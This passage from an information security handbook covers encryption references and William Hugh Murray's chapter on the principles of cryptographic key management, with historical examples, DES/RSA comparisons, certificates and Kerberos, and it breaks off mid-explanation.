


Exhibit 17-3. Decrypting and verifying a signed object.

CONCLUSION

This chapter is just a brief introduction to a fascinating and complex subject. Familiarity with encryption concepts has become mandatory for those seeking a career involving Internet technology (see Exhibit 17-4). Many online and printed resources are available to provide more detailed information on encryption technology and application. The "Annotated Bibliography" contains suggestions for readers interested in a more in-depth approach to this subject.




Exhibit 17-4. Encryption concepts.

Annotated Bibliography

Printed References

1. Dan and Lim, Eds., *Cryptography's Role in Securing the Information Society,* National Research Council. Although somewhat dated, this contains useful information not found in other sources on how specific industries apply encryption.
2. Diffie, W. and Hellman, M., New Directions in Cryptography, *IEEE Transactions on Information Theory,* November 1976. This is the first article on public key encryption to appear in an unclassified publication.
3. Kahn, David, *The Codebreakers; The Comprehensive History of Secret Communication from Ancient Times to the Internet.* Kahn's original 1969 tome was recently updated. It is an exhaustive reference that is considered the most authoritative historical guide to cryptography.
4. Marks, Leo, *Between Silk and Cyanide: A Codemaker's War 1941–1945.* A personal biography of a WWII British cryptographer. An entertaining book that should make crystal clear the importance of following proper procedures and maintaining good hygiene. The electronic cryptographic infrastructure can be broken down just like the manual infrastructure used in WWII for military and intelligence traffic. It dramatizes the dangers in making decisions about the use of encryption without properly understanding how it can be broken down.
5. Schneier, Bruce, *Applied Cryptography,* 2nd edition. Everyone involved in encryption in any fashion must have a copy of this comprehensive text. Schneier is brilliant not only in making complex mathematics accessible to the layperson, but he also has a tremendous grasp on the trust issues and the human social conventions replicated cryptographically in the virtual world.
6. Smith, Richard, *Internet Cryptography.* A basic text intended for non-programmers.
7. Stallings, William, *Cryptography and Network Security: Principles and Practice.* A comprehensive college textbook.

Online References

1. Anderson, Ross, Why Cryptosystems Fail, http://www.cl.cam.ac.uk/users/rja14/wcf.html.
2. Schneier, Bruce, Security Pitfalls in Cryptography, http://www.counterpane.com/pitfalls.html.
3. Schneier, Bruce, Why Cryptography Is Harder Than It Looks, http://www.counterpane.com/ whycrypto.html.

4. PKCS documentation, http://www.rsa.com/rsalabs/pubs/PKCS/.
5. Ellis, J., The Story of Non-decret Encryption, CESG Report, 1987, http://www.cesg.gov.uk/ellisint.htm.
6. Johnson, N., Steganography, http://patriot.net/~johnson/html/neil/stegdoc/stegdoc.html, 1997.
7. M. Blaze, W. Diffie, R. Rivest, B. Schneier, T. Shimomura, E. Thompson, and M. Weiner, Minimal Key Lengths for Symmetric Ciphers to Provide Adequate Commercial Security, http://www.counterpane.com/keylength.html.

Principles and Applications of Cryptographic Key Management

William Hugh Murray, CISSP

Introduction

The least appreciated of the (five) inventions that characterize modern cryptography is automated key management. This powerful mechanism enables us to overcome the lack of rigor and discipline that leads to the inevitable compromise of crypto systems. By permitting us to change keys frequently and safely, it overcomes the fundamental limitations of the algorithms that we use. It enables us to compensate for such human limitations as the inability to remember or transcribe long random numbers.

This chapter attempts to tell the information security professional the minimum that he needs to know about key management. It must presume that the professional already understands modern cryptography. This chapter defines key management, enumerates its fundamental principles, and describes its use. It will make recommendations on the key choices that confront the user and manager.

Context

First a little context. Cryptography is the use of secret codes to hide data and to authenticate its origin and content. Although public codes could be used to authenticate content, secret codes are necessary to authenticate origin. This use of cryptography emerged only in the latter half of the 20th century and has been surprising to all but a few.

Of all security mechanisms, cryptography is the one most suited to open and hostile environments, environments where control is otherwise limited, environments like the modern, open, flat, broadcast, packet-switched, heterogeneous networks.

It is broadly applicable. In the presence of cheap computing power, its uses are limited only by our imaginations. Given that most of the power of our computers goes unused, we could, if we wished, use secret codes by default, converting into public codes only for use. Indeed, modern distributed computing systems and applications would be impossible without it.

It is portable; the necessary software to encode or decode the information can be distributed at or near the time of use in the same package and channel. Within minor limits, it is composable; we can put together different functions and algorithms without losing any strength. One can put together mechanisms in such a way as to emulate any environmental or media-based control that we have ever had.

Not only is cryptography effective, it is efficient. That is to say, it is usually the cheapest way to achieve a specified degree of protection. The cost of cryptography is low. Not only is it low in absolute terms, it is low

in terms of the security value it delivers. It is low compared to the value of the data it protects. It is low compared to the alternative ways of achieving the same degree of security by such alternative means as custody, supervision, or automated access control.

Its low cost is the result in part of the low cost of the modern computer, and it is falling with the cost of that computing. The cost of a single cryptographic operation today is one ten thousandth of what it was as recently as 20 years ago and can be expected to continue to fall.

Another way of looking at it is that its relative strength is rising when cost is held constant; the cost to the user is falling relative to the cost to the attacker. As we will see, automated key management is one mechanism that permits us to trade the increasing power of computing for increased security.

Modern cryptography is arbitrarily strong; that is, it is as strong as we need it to be. If one knows what data he wishes to protect, for how long, and from whom, then it is possible to use modern cryptography to achieve the desired protection. There are limitations; if one wanted to encrypt tens of gigabytes of data for centuries, it is hard to know how to achieve that. However, this is a theoretical rather than a practical problem. In practice, there are no such applications or problems.

Cryptography is significantly stronger than other security mechanisms. Almost never will cryptography be the weak link in the security chain. However, in practice its strength is limited by the other links in the chain, for example, key management. As it is not efficient to make one link in a chain significantly stronger than another, so it is not necessary for cryptography to be more than a few hundred times stronger than the other mechanisms on which the safety of the data depends.

The cryptography component of a security solution is robust and resilient, not likely to break. While history suggests that advances in technology may lower the cost of attack against a particular cryptographic mechanism, it also suggests that the cost does not drop suddenly or precipitously. It is very unlikely to collapse. Given the relative effectiveness and efficiency of cryptography relative to other security measures, changes in the cost of attack against cryptography are unlikely to put security at risk. The impact is obvious, and there is sufficient opportunity to compensate.

Changes in technology reduce the cost to both the user of cryptography and the attacker. Because the attacker enjoys economies of scale, historically, advances such as the computer have favored him first and the user second. However, that probably changed forever when both the scale and the cost of the computer fell to within the discretion of an individual. Further advances in technology are likely to favor the cryptographer.

As we will see, as the cost of attack falls, the user will spend a little money to compensate. However, it is in the nature of cryptography that as his costs rise linearly, the costs to the attacker rise exponentially. For example, the cost of attack against the Data Encryption Standard (DES) has fallen to roughly a million MIPS years. Although this is still adequate for most applications, some users have begun to use Triple DES-112. This may quadruple their cost but double the cost of a brute-force attack.

One way of looking at cryptography is that it changes the problem of maintaining the secrecy of the message to one of maintaining the secrecy of the keys. How we do that is called *key management.*

Key Management Defined

Key management can be defined as the generation, recording, transcription, distribution, installation, storage, change, disposition, and control of cryptographic keys. History suggests that key management is very important. It suggests that each of these steps is an opportunity to compromise the cryptographic system. Further, it suggests that attacks against keys and key management are far more likely and efficient than attacks against algorithms.

Key management is not obvious or intuitive. It is very easy to get it wrong. For example, students found that a recent release of Netscape's SSL (Secure Sockets Layer) implementation chose the key from a recognizable subspace of the total keyspace. Although the total space would have been prohibitively expensive to exhaust, the subspace was quite easy. Key management provides all kinds of opportunities for these kinds of errors.

As a consequence, key management must be rigorous and disciplined. History tells us that this is extremely difficult to accomplish. The most productive cryptanalytic attacks in history, such as ULTRA, have exploited poor key management. Modern automated key management attempts to use the computer to provide the necessary rigor and discipline. Moreover, it can be used to compensate for the inherent limitations in the algorithms we use.

Key Management Functions

This section addresses the functions that define key management in more detail. It identifies the issues around each of these functions that the manager needs to be aware of.

Key Generation

Key generation is the selection of the number that is going to be used to tailor an encryption mechanism to a particular use. The use may be a sender and receiver pair, a domain, an application, a device, or a data object. The key must be chosen in such a way that it is not predictable and that knowledge of it is not leaked in the process.

It is necessary but not sufficient that the key be randomly chosen. In an early implementation of the SSL protocol, Netscape chose the key in such a manner that it would, perforce, be chosen from a small subset of the total set of possible keys. Thus, an otherwise secure algorithm and secure protocol was weakened to the strength of a toy. Students, having examined how the keys were chosen, found that they could find the keys chosen by examining a very small set of possible keys.

In addition to choosing keys randomly, it is also important that the chosen key not be disclosed at the time of the selection. Although a key may be stored securely after its generation, it may be vulnerable to disclosure at the time of its generation when it may appear in the clear. Alternatively, information that is used in the generation of the key may be recorded at the time it is collected, thus making the key more predictable than might otherwise be concluded by the size of the keyspace. For example, some key-generation routines, requiring random numbers, ask the user for noisy data. They may ask the user to run his hands over the key board. While knowledge of the result of this action might not enable an attacker to predict the key, it might dramatically reduce the set of keys that the attacker must search.

Distribution

Key distribution is the process of getting a key from the point of its generation to the point of its intended use. This problem is more difficult in symmetric key algorithms, where it is necessary to protect the key from disclosure in the process. This step must be performed in a channel separate from the one that the traffic moves in.

During the World War II, the Germans used a different key each day in their Enigma Machine but distributed the keys in advance. In at least one instance, the table of future keys, recorded on water-soluble paper, was captured from a sinking submarine.

Installation

Key installation is the process of getting the key into the storage of the device or process that is going to use it. Traditionally this step has involved some manual operations. Such operations might result in leakage of information about the key, error in its transcription, or it might be so cumbersome as to discourage its use.

The German Enigma Machine had two mechanisms for installing keys. One was a set of three (later four) rotors. The other was a set of plug wires. In one instance, the British succeeded in inserting a listening device in a code room in Vichy, France. The clicking of the rotors leaked information about the delta between key n and key n + 1.

The plugging of the wires was so cumbersome and error prone as to discourage its routine use. The British found that the assumption that today's plug setting was the same as yesterday's was usually valid.

Storage

Keys may be protected by the integrity of the storage mechanism itself. For example, the mechanism may be designed so that once the key is installed, it cannot be observed from outside the encryption machine itself. Indeed, some key-storage devices are designed to self-destruct when subjected to forces that might disclose the key or that are evidence that the key device is being tampered with.

Alternatively, the key may be stored in an encrypted form so that knowledge of the stored form does not disclose information about the behavior of the device under the key.

Visual observation of the Enigma Machine was sufficient to disclose the rotor setting and might disclose some information about the plug-board setting.

Change

Key change is ending the use of one key and beginning that of another. This is determined by convention or protocol. Traditionally, the time at which information about the key was most likely to leak was at key-change time. Thus, there was value to key stability. On the other hand, the longer the key is in use, the more traffic that is encrypted under it, the higher the probability that it will be discovered and the more traffic that will be compromised. Thus, there is value to changing the key.

The Germans changed the key every day but used it for all of the traffic in an entire theatre of operations for that day. Thus, the compromise of the key resulted in the compromise of a large quantity of traffic and a large amount of information or intelligence.

Control

Control of the key is the ability to exercise a directing or restraining influence over its content or use. For example, selecting which key from a set of keys is to be used for a particular application or party is part of key control. Ensuring that a key that is intended for encrypting keys cannot be used for data is part of key control. This is such a subtle concept that its existence is often overlooked. On the other hand, it is usually essential to the proper functioning of a system.

The inventors of modern key management believe that this concept of key control and the mechanism that they invented for it, which they call the *control vector*, is one of their biggest contributions.

Disposal

Keys must be disposed of in such a way as to resist disclosure. This was more of a problem when keys were used for a long time and when they were distributed in persistent storage media than it is now. For example, Enigma keys for submarines were distributed in books with the keys for the future. In at least one instance, such a book was captured.

Modern Key Management

Modern key management was invented by an IBM team in the 1970s.[1] It was described in the *IBM Systems Journal*[2] at the same time as the publication of the Data Encryption Standard (DES). However, although the DES has inspired great notice, comment, and research, key management has not gotten the recognition it deserves. While commentators were complaining about the length of the DES key, IBM was treating it as a solved problem; they always knew how they would compensate for fixed key length and believed that they had told the world.

Modern key management is fully automated; manual steps are neither required nor permitted. Users do not select, communicate, or transcribe keys. Not only would such steps require the user to know the key and permit him to disclose it, accidentally or deliberately, they would also be very prone to error.

Modern key management permits and facilitates frequent key changes. For example, most modern systems provide that a different key will be used for each object, e.g., file, session, message, or transaction, to be encrypted. These keys are generated at the time of the application of encryption to the object and specifically for that object. Its life is no longer than the life of the object itself. The most obvious example is a session key. It is created at the time of the session, exchanged under a key-encrypting key, and automatically discarded at the end of the session. (Because of the persistence of TCP sessions, even this may result in too much traffic under a single key. The IBM proposal for secure-IP is to run two channels [TCP sessions], one for data and one for keys. The data key might change many times per session.)

One can compare the idea of changing the key for each object or method with the practices used during World War II. The Germans used the same key across all traffic for a service or theater for an entire day. Since the British were recording all traffic, the discovery of one key resulted in the recovery of a large amount of traffic.

Manual systems of key management were always in a difficult bind; the more frequently one changed the key, the greater the opportunity for error and compromise. On the other hand, the more data encrypted under a single key, the easier the attack against that key and the more data that might be compromised with that key. To change or not to change? How to decide?

Automating the system changes the balance. It permits frequent secure key changes that raise the cost of attack to the cryptanalyst. The more keys that are used for a given amount of data, the higher the cost of attack (the more keys to be found), and the lower the value of success (the less data for each key). As the number of keys increases, the cost of attack approaches infinity and the value of success approaches zero. The cost of changing keys increases the cost of encryption linearly, but it increases the cost of attack exponentially. All other things being equal, changing keys increases the effective key length of an algorithm.

Because many algorithms employ a fixed-length key, and one can almost always find the key in use by exhausting the finite set of keys, and because the falling cost and increasing speed of computers is always lowering the cost and elapsed time for such an attack, the finite length of the key might be a serious limitation on the effectiveness of the algorithm. In the world of the Internet, in which thousands of computers have been used simultaneously to find one key, it is at least conceivable that one might find the key within its useful life. Automatic key change compensates for this limit.

A recent challenge key[3] was found using more than 10,000 computers for months at the rate of billions of keys per second. The value of success was only $10,000. By definition, the life of a challenge key is equal to the duration of the attack. Automated key management enables us to keep the life of most keys to minutes to days rather than days to months.

However, modern key management has other advantages in addition to greater effective key length and shorter life. It can be used to ensure the involvement of multiple people in sensitive duties. For example, the Visa master key is stored in San Francisco inside a box called the BBN SafeKeyper. It was created inside that box and no one knows what it is. Beneficial use of the key requires possession of the box and its three physical keys. Because it is at least conceivable that the box could be destroyed, it has exported information about the key. Five trustees share that information in such a way that any three of them, using another SafeKeyper box, could reconstruct the key.

Key management can also be used to reduce the risk associated with a lost or damaged key. Although in a communication application there is no need to worry about lost keys, in a file encryption application, a lost key might be the equivalent of loss of the data. Key management can protect against that. For example, one of my colleagues has information about one of my keys that would enable him to recover it if anything should happen to me. In this case he can recover the key all by himself. Because a copy of a key halves its security, the implementation that we are using permits me to compensate by specifying how many people must participate in recovering the key.

Key management may be a stand-alone computer application or it can be integrated into another application. IBM markets a product that banks can use to manage keys across banks and applications. The Netscape Navigator and Lotus Notes have key management built in.

Key management must provide for the protection of keys in storage and during exchange. Smart cards may be used to accomplish this. For example, if one wishes to exchange a key with another, one can put it in a smart card and mail it. It would be useless to anyone who took it from the mail.

Principles of Key Management

A number of principles guide the use and implementation of key management. These are necessary, but may not be sufficient, for safe implementation. That is, even implementations that adhere to these principles may be weak, but all implementations that do not adhere to these principles are weak.

First, *Key* management must be fully automated. There may not be any manual operations. This principle is necessary both for discipline and for the secrecy of the keys.

Second, *No* key may ever appear in the clear outside a cryptographic device. This principle is necessary for the secrecy of the keys. It also resists known plain-text attacks against keys.

Keys must be randomly chosen from the entire keyspace. If there is any pattern to the manner in which keys are chosen, this pattern can be exploited by an attacker to reduce his work. If the keys are drawn in such a way that all possible keys do not have an equal opportunity to be drawn, then the work of the attacker is reduced. For example, if keys are chosen so as to correspond to natural language words, then only keys that have such a correspondence, rather than the whole space, must be searched.

Key-encrypting keys must be separate from data keys. Keys that are used to encrypt other keys must not be used to encrypt data, and vice versa. Nothing that has ever appeared in the clear may be encrypted under a key-encrypting key. If keys are truly randomly chosen and are never used to encrypt anything that has appeared in the clear, then they are not vulnerable to an exhaustive or brute-force attack. In order to understand this, it is necessary to understand how a brute-force attack works.

In a brute-force attack, one tries keys one after another until one finds the key in use. The problem that the attacker has is that he must be able to recognize the correct key when he tries it. There are two ways to do this, corresponding clear- and cipher-text attacks, and cipher-text-only attacks. In the former, the attacker keeps trying keys on the cipher text until he finds the one that produces the expected clear text.

At a minimum, the attacker must have a copy of the algorithm and a copy of the cryptogram. In modern cryptography, the algorithm is assumed to be public. Encrypted keys will sometimes appear in the environment, and encrypted data, cipher text, is expected to appear there.

For the first attack, the attacker must have corresponding clear and cipher text. In historical cryptography, when keys were used widely or for an extended period of time, the attacker could get corresponding clear and cipher text by duping the cryptographer into encrypting a message that he already knew. In modern cryptography, where a key is used only once and then discarded, this is much more difficult to do.

In the cipher-text-only attack, the attacker tries a key on the cipher text until it produces recognizable clear text. Clear text may be recognized because it is not random. In the recent RSA DES Key Challenge, the correct clear-text message could be recognized because the message was known to begin with the words, "The correct message is...." However, even if this had not been the case, the message would have been recognizable because it was encoded in ASCII.

To resist cipher-text-only attacks, good practice requires that all such patterns as format, e.g., file or e-mail message, language (e.g., English), alphabet (e.g., Roman), and public code (e.g., ASCII or EBCDIC) in the clear text object must be disguised before the object is encrypted.

Note that neither of these attacks will work on a key-encrypting key if the principles of key management are adhered to. The first one cannot be made to work because the crypto engine cannot be duped into encrypting a known value under a key-encrypting key. The only thing that it will encrypt under a key-encrypting key is a random value which it produced inside itself. The cipher-text-only attack cannot be made to work because there is no information in the clear text key that will allow the attacker to recognize it. That is, the clear text key is, by definition, totally random, without recognizable pattern, information, or entropy.

Keys with a long life must be sparsely used. There are keys, such as the Visa master key mentioned earlier, whose application is such that a very long life is desirable. As we have already noted, the more a key is used, the more likely is a successful attack and the greater the consequences of its compromise. Therefore, we compensate by using this key very sparsely and only for a few other keys. There is so little data encrypted under this key and that data is so narrowly held that a successful attack is unlikely. Because only this limited number of keys is encrypted under this key, changing it is not prohibitively expensive.

Asymmetric Key Cryptography

In traditional and conventional cryptography, the key used for encrypting and the one used for decrypting have the same value; that is to say that the relationship between them is one of symmetry or equality. In 1976, Whitfield Diffie and Martin Hellman pointed out that although the relationship between these two numbers must be fixed, it need not be equality. Other relationships could serve. Thus was born the idea of asymmetric key cryptography.

In this kind of cryptography the key has two parts; the parts are mathematically related to each other in such a way that what is encrypted with one part can only be decrypted by the other. The value of one of the keys does not necessarily imply the other; one cannot easily calculate one from the other. However, one of the keys, plus a message encrypted under it, does imply the other key. From a message and one part of the key, it is mathematically possible to calculate the other but it is not computationally feasible to do so.

Only one part, called the *private key*, need be kept secret. The other part, the *public key*, is published to the world. Anyone can use the public key to encrypt a message that can only be decrypted and read by the owner of the private key. Conversely, anyone can read a message encrypted with the private key, but only the person with beneficial use of that key could have encrypted it.

Note that if A and B share a symmetric key, then either knows that a message encrypted under that key originated with the other. Because a change in as little as one bit of the message will cause it to decode to garbage, the receiver of a good message knows that the message has not been tampered with. However, because each party has beneficial use of the key and could have created the cryptogram, they cannot demonstrate that it originated with the other. In asymmetric key cryptography only the possessor of the private key can have created the cryptogram. Any message that will decrypt with the public key is therefore known to all to have originated with the person who published it. This mechanism provides us with a digital signature capability that is independent of medium and far more resistant to forgery than marks on paper.

Although key management can be accomplished using only symmetric key cryptography, it requires secret key exchange, a closed population, some prearrangement, and it benefits greatly from trusted hardware. Asymmetric key cryptography enables us to do key management without secret key exchange, in an open population, with a minimum of prearrangement. It reduces the need for trusted hardware for key distribution though it is still desirable for key storage and transcription.

However, when otherwise compared to symmetric key cryptography, asymmetric key cryptography comes up short. Exhibit 115.1 compares a symmetric key algorithm, DES, to an asymmetric key algorithm, RSA. Exhibit 115.1 shows that the asymmetric key algorithm requires much longer keys to achieve the same computational resistance to attack (i.e., to achieve the same security). It takes much longer to generate a key. It is much slower in operation, and its cost goes up faster than the size of the object to be encrypted.

However, for keys that are to be used for a long period of time, the time required to generate a key is not an issue. For short objects to be encrypted, performance is not an issue. Therefore, asymmetric key cryptography is well suited to key management applications, and in practice its use is limited to that role. Most products use symmetric key cryptography to encrypt files, messages, sessions, and other objects, but use asymmetric key cryptography to exchange and protect keys.

Hybrid Cryptography

If one reads the popular literature, he is likely to be gulled into believing that he has to make a choice between symmetric and asymmetric key cryptography. In fact and in practice, this is not the case. In practice we use a hybrid of the two that enables us to enjoy the benefits of each. In this style of use, a symmetric key algorithm is used to hide the object, while an asymmetric key mechanism is used to manage the keys of this symmetric algorithm.

The symmetric key algorithm is well suited for hiding the data object. It is fast and secure, even with a short key. Because keys are easily chosen, they can be changed for each object. The asymmetric key algorithm would not be suitable for this purpose because it is slow and requires a long key that is expensive to choose.

On the other hand, the asymmetric algorithm is well suited to managing keys. Because symmetric keys are short, one need not worry about the speed of encrypting them. Because key management keys are relatively stable, one need not worry about the cost of finding them.

Exhibit 115.2 illustrates a simple implementation of hybrid cryptography. A randomly selected 56-bit key is used to encrypt a message using the DES algorithm. This key is then encrypted using Jane's public key. The encrypted message along with its encrypted key are now broadcast. Everyone can see these; however, their meaning is hidden from all but Jane. Jane uses her private key to recover the message key and the message key to recover the message.

EXHIBIT 115.1 DES versus RSA

Characteristic	DES	RSA
Relative speed	Fast	Slow
Functions used	Transportation, Substitution	Multiplication
Key length	56 bits	400–800 bits
Least-cost attack	Exhaustion	Factoring
Cost of attack	Centuries	Centuries
Time to generate a key	Microseconds	Tens of seconds
Key type	Symmetric	Asymmetric




EXHIBIT 115.2 Hybrid cryptography.

Public Key Certificates

As we have noted, by definition, there is no need to keep public keys secret. However, it is necessary to ensure that one is using the correct public key. One must obtain the key in such a way as to preserve confidence that it is the right key. Also, as already noted, the best way to do that is to obtain the key directly from the party. However, in practice we will get public keys at the time of use and in the most expeditious manner.

As we do with traditional signatures, we may rely on a trusted third party to vouch for the association between a particular key and a particular person or institution. For example, the state issues credentials that vouch for the bind between a photo, name and address, and a signature. This may be a driver's license or a passport. Similar credentials, called *public key certificates*, will be issued for public keys by the same kinds of institutions that issue credentials today: employers, banks, credit card companies, telephone companies, state departments of motor vehicles, health insurers, and nation-states.

A public key certificate is a credential that vouches for the bind or join between a key pair and the identity of the owner of the key. Most certificates will vouch for the bind between the key pair and a legal person. It contains the identifiers of the key pair owner and the public half of the key pair. It is signed by the private key of the issuing authority and can be checked using the authority's public key. In addition to the identifiers of the owner and the key, it may also contain the start and end dates of its validity, and its intended purpose, use, and limitations. Like other credentials, it is revocable at the discretion of the issuer and used or not at the discretion of the key owner. Like other credentials, it is likely to be one of several and, for some purposes, may be used in combination with others.

Credential issuers or certification authorities (CAs) are legal persons trusted by others to vouch for the bind, join, or association between a public key and another person or entity. The CA may be a principal, such as the management of a company, a bank, or a credit card company. It may be the secretary of a "club" or other voluntary association, such as a bank clearing house association. It may be a government agency or designee, such as the post office or a notary public. It may be an independent third party operating as a fiduciary and for a profit.

The principal requirement for a certification authority is that it must be trusted by those who will use the certificate and for the purpose for which the certificate is intended. The necessary trust may come from its role, independence, affinity, reputation, contract, or other legal obligation.

Use of Certificates for Managing Keys

In one-to-one relationships, one knows that one is using the correct public key because one obtains it directly and personally from one's correspondent. However, for large populations and most applications, this is not feasible. In most such cases, it is desirable to obtain the key automatically and late, that is, at or near the time of use.

In a typical messaging application, one might look up one's correspondent in a public directory, using his name as a search argument. As a function, one would get an e-mail address, a public key, and a certificate that bound the key to the name and address.




EXHIBIT 115.3

Exhibit 115.3 illustrates looking up the address whmurray@sprynet.com in the public directory operated by VeriSign, Inc. In addition to the address, the directory returns a public key that goes with that name and address. It also returns a certificate for that key. As a rule, the user will never see nor care about the key or the certificate. They will be handled automatically by the application. However, if one clicked on the <properties> button, one would see the certificate shown in Exhibit 115.4.

If one now clicks <Encrypt> on the message options, the message will now be encrypted using this key. If one signs a message using a private key, the corresponding public key and its certificate will automatically be attached to the message. Other applications work in a similar manner. Tool kits can be purchased to incorporate these functions into enterprise-developed applications.

Implementations

To illustrate the power, use, and limitations of modern key management, this section discusses a number of implementations or products. Because the purpose of this discussion is to make points about key management, it will not provide a complete discussion of any of the products. The products are used only for their value as examples of key management. The order of presentation is chosen for illustrative purposes rather than to imply importance.

Kerberos Key Distribution Center

The Kerberos key distribution center (KDC) is a trusted server to permit any two processes that it knows about to obtain trusted copies of a key-session key. Kerberos shares a secret with every process or principal in the population. When A wants to talk to B, it requests a key from the KDC. The KDC takes a random number and encrypts it under the secret it shares with B, appends a second copy of the key, and encrypts the result under the secret that it shares with A. It broadcasts the result into the network addressed to A.

